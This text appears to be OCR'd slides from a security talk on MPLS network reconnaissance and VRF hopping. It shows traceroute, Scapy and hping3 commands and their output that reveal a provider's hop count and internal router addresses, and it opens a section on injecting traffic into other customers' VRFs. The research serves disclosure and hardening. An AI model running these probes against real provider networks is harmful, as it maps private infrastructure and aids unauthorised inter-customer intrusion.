
MPLS Network Reconnaissance



Sample Topology*


- Basic Service Provider Network
  - One Provider (P) and two Provider Edge (PE) devices.
- Customer Network
  - Customer Edge (CE) device at each site.

MPLS Network Reconnaissance





```
root@R1:~# traceroute -n -e 192.168.101.2
traceroute to 192.168.101.2 (192.168.101.2), 30 hops max, 60
byte packets
 1  192.168.100.1  51.647 ms  61.218 ms  71.238 ms
 2  172.16.0.1 <MPLS:L=16,E=0,S=0,T=1/L=19,E=0,S=1,T=1>
81.074 ms  91.056 ms  101.060 ms
 3  172.16.0.6 <MPLS:L=19,E=0,S=1,T=1>  121.041 ms  131.009
ms  140.959 ms
 4  192.168.101.2  161.038 ms  170.997 ms  180.984 ms
root@R1:~#
```

MPLS Network Reconnaissance




```
root@R1:~# traceroute -n -e 192.168.101.2
traceroute to 192.168.101.2 (192.168.101.2), 30 hops max, 60
byte packets
 1  192.168.100.1  51.647 ms  61.218 ms  71.238 ms
 2  172.16.0.1 <MPLS:L=16,E=0,S=0,T=1/L=19,E=0,S=1,T=1>
81.074 ms  91.056 ms  101.060 ms
 3  172.16.0.6 <MPLS:L=19,E=0,S=1,T=1>  121.041 ms  131.009
ms  140.959 ms
 4  192.168.101.2  161.038 ms  170.997 ms  180.984 ms
root@R1:~#
```


MPLS Network Reconnaissance




```
root@R1:~# traceroute -n -e 192.168.101.2
traceroute to 192.168.101.2 (192.168.101.2), 30 hops max, 60
byte packets
 1  192.168.100.1  51.647 ms  61.218 ms  71.238 ms
 2  172.16.0.1 <MPLS:L=16,E=0,S=0,T=1/L=19,E=0,S=1,T=1>
81.074 ms  91.056 ms  101.060 ms
 3  172.16.0.6 <MPLS:L=19,E=0,S=1,T=1>  121.041 ms  131.009
ms  140.959 ms
 4  192.168.101.2  161.038 ms  170.997 ms  180.984 ms
root@R1:~#
```


MPLS Network Reconnaissance

In a nutshell…



MPLS Network Reconnaissance

In a nutshell…




Let us consider a scenario with IP TTL Propagation and ICMP Tunnelling disabled as per best practices.

MPLS Network Reconnaissance

How many LSRs are there?

- Basic enumeration trick reveals the number of intermediate service provider devices along the LSP.
- Generate a series of ICMP echo requests encapsulated in MPLS with sequentially incrementing TTL values.
- Label values may vary within the reserved range.
- Prerequisite is for a PE to process MPLS encapsulated traffic received on a customer interface.

MPLS Network Reconnaissance





```
>>> load_contrib('mpls')
>>> a = Ether(src = '08:00:27:12:27:13', dst =
'XX:XX:XX:a3:7b:01')
>>> b = MPLS(label = 0, ttl = range(0, 4))
>>> c = IP(src = '192.168.100.2', dst = '192.168.101.2')
>>> d = ICMP()
>>> sendp(a/b/c/d)
...
Sent 4 packets.
>>>
```

MPLS Network Reconnaissance

```
root@R1:~# tcpdump -ntr traffic.pcap
reading from file modified.pcap, link-type EN10MB (Ethernet)
MPLS (label 0, exp 0, [S], ttl 0) IP 192.168.100.2 > 192.168.101.2:
ICMP echo request, id 0, seq 0, length 8
IP 192.168.100.1 > 192.168.100.2: ICMP time exceeded in-transit,
length 36
MPLS (label 0, exp 0, [S], ttl 1) IP 192.168.100.2 > 192.168.101.2:
ICMP echo request, id 0, seq 0, length 8
IP 192.168.100.1 > 192.168.100.2: ICMP time exceeded in-transit,
length 36
MPLS (label 0, exp 0, [S], ttl 2) IP 192.168.100.2 > 192.168.101.2:
ICMP echo request, id 0, seq 0, length 8
IP 192.168.100.1 > 192.168.100.2: ICMP time exceeded in-transit,
length 36
MPLS (label 0, exp 0, [S], ttl 3) IP 192.168.100.2 > 192.168.101.2:
ICMP echo request, id 0, seq 0, length 8
root@R1:~#
```


MPLS Network Reconnaissance



How about LSR/LER IP addresses?

- The number of intermediate devices along the LSP is mostly irrelevant anyway.
- Revealing the LSR/LER IP addresses would be a lot more beneficial to an attacker.

MPLS Network Reconnaissance




```
root@R1:~# traceroute -n 192.168.101.2
traceroute to 192.168.101.2 (192.168.101.2), 30 hops max, 60
byte packets
 1  192.168.100.1  0.417 ms  0.289 ms  0.274 ms
 2  192.168.101.2  32.230 ms  43.308 ms  54.030 ms
root@R1:~#
```

MPLS Network Reconnaissance

```
root@R1:~# hping3 -G --icmp -c 1 192.168.101.2
HPING 192.168.101.2 (eth0 192.168.101.2): icmp mode set, 28
headers + 0 data bytes
len=68 ip=192.168.101.2 ttl=254 id=13178 icmp_seq=0 rtt=30.8
ms
RR:     1.2.3.4
        172.16.0.1
        192.168.101.1
        192.168.101.2
        192.168.101.2
        172.16.0.6
        192.168.100.1

--- 192.168.101.2 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 30.8/30.8/30.8 ms
root@R1:~#
```

MPLS Network Reconnaissance


```
root@R1:~# hping3 -G --icmp -c 1 192.168.101.2
HPING 192.168.101.2 (eth0 192.168.101.2): icmp mode set, 28
headers + 0 data bytes
len=68 ip=192.168.101.2 ttl=254 id=13178 icmp_seq=0 rtt=30.8
ms
RR:     1.2.3.4
        172.16.0.1
        192.168.101.1
        192.168.101.2
        192.168.101.2
        172.16.0.6
        192.168.100.1

--- 192.168.101.2 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 30.8/30.8/30.8 ms
root@R1:~#
```

MPLS Network Reconnaissance

Remember IP Record Route?

- IP option used to trace the route an IP packet takes through the network.
- Router is expected to insert its IP address as configured on its egress interface.
- Label Switching Routers (LSR) process traffic based on labels in the MPLS header.
- The question remains as to why a number of implementations honor the IP options field.

MPLS Network Reconnaissance




Now what?

- Sending traffic directly to an LSR interface.
- Assume point-to-point links and derive the internal IP address of an adjacent PE device.
- There is no way for an intermediate LSR to reply due to lack of routing information.
- Remember that a VRF has only local significance.

MWR LABS

MPLS Network Reconnaissance




```
root@R1:~# ping -c 3 172.16.0.2
PING 172.16.0.2 (172.16.0.2) 56(84) bytes of data.
64 bytes from 172.16.0.2: icmp_seq=1 ttl=64 time=1.31 ms
64 bytes from 172.16.0.2: icmp_seq=2 ttl=64 time=0.537 ms
64 bytes from 172.16.0.2: icmp_seq=3 ttl=64 time=0.545 ms

--- 172.16.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time
2002ms
rtt min/avg/max/mdev = 0.537/0.942/1.744/0.567 ms
root@R1:~#
```

MPLS Network Reconnaissance

Food for thought?

- Test results varied per implementation.
  - One vendor was unaffected.
  - Several vendors were affected by one or more than one of these weaknesses.
  - One vendor was affected by all of these.
- What about a heterogeneous network?

Agenda

- MPLS Technology
- Previous MPLS Research
- MPLS Reconnaissance
- VRF Hopping
- Hardening
- Future Research

VRF Hopping


What is VRF hopping?

- Unauthorised Inter-VRF communication.
- Breaking out of our VRF and injecting traffic into other customers' VRFs.
- Potentially allowing for injecting into a service provider's management VRF.
- It is usually achieved by sending pre-labelled traffic to a Provider Edge (PE) device.
  - It is possible on a misconfigured PE to CE link.
  - Potentially complicated in case of overlapping address spaces across the VRFs.

VRF Hopping

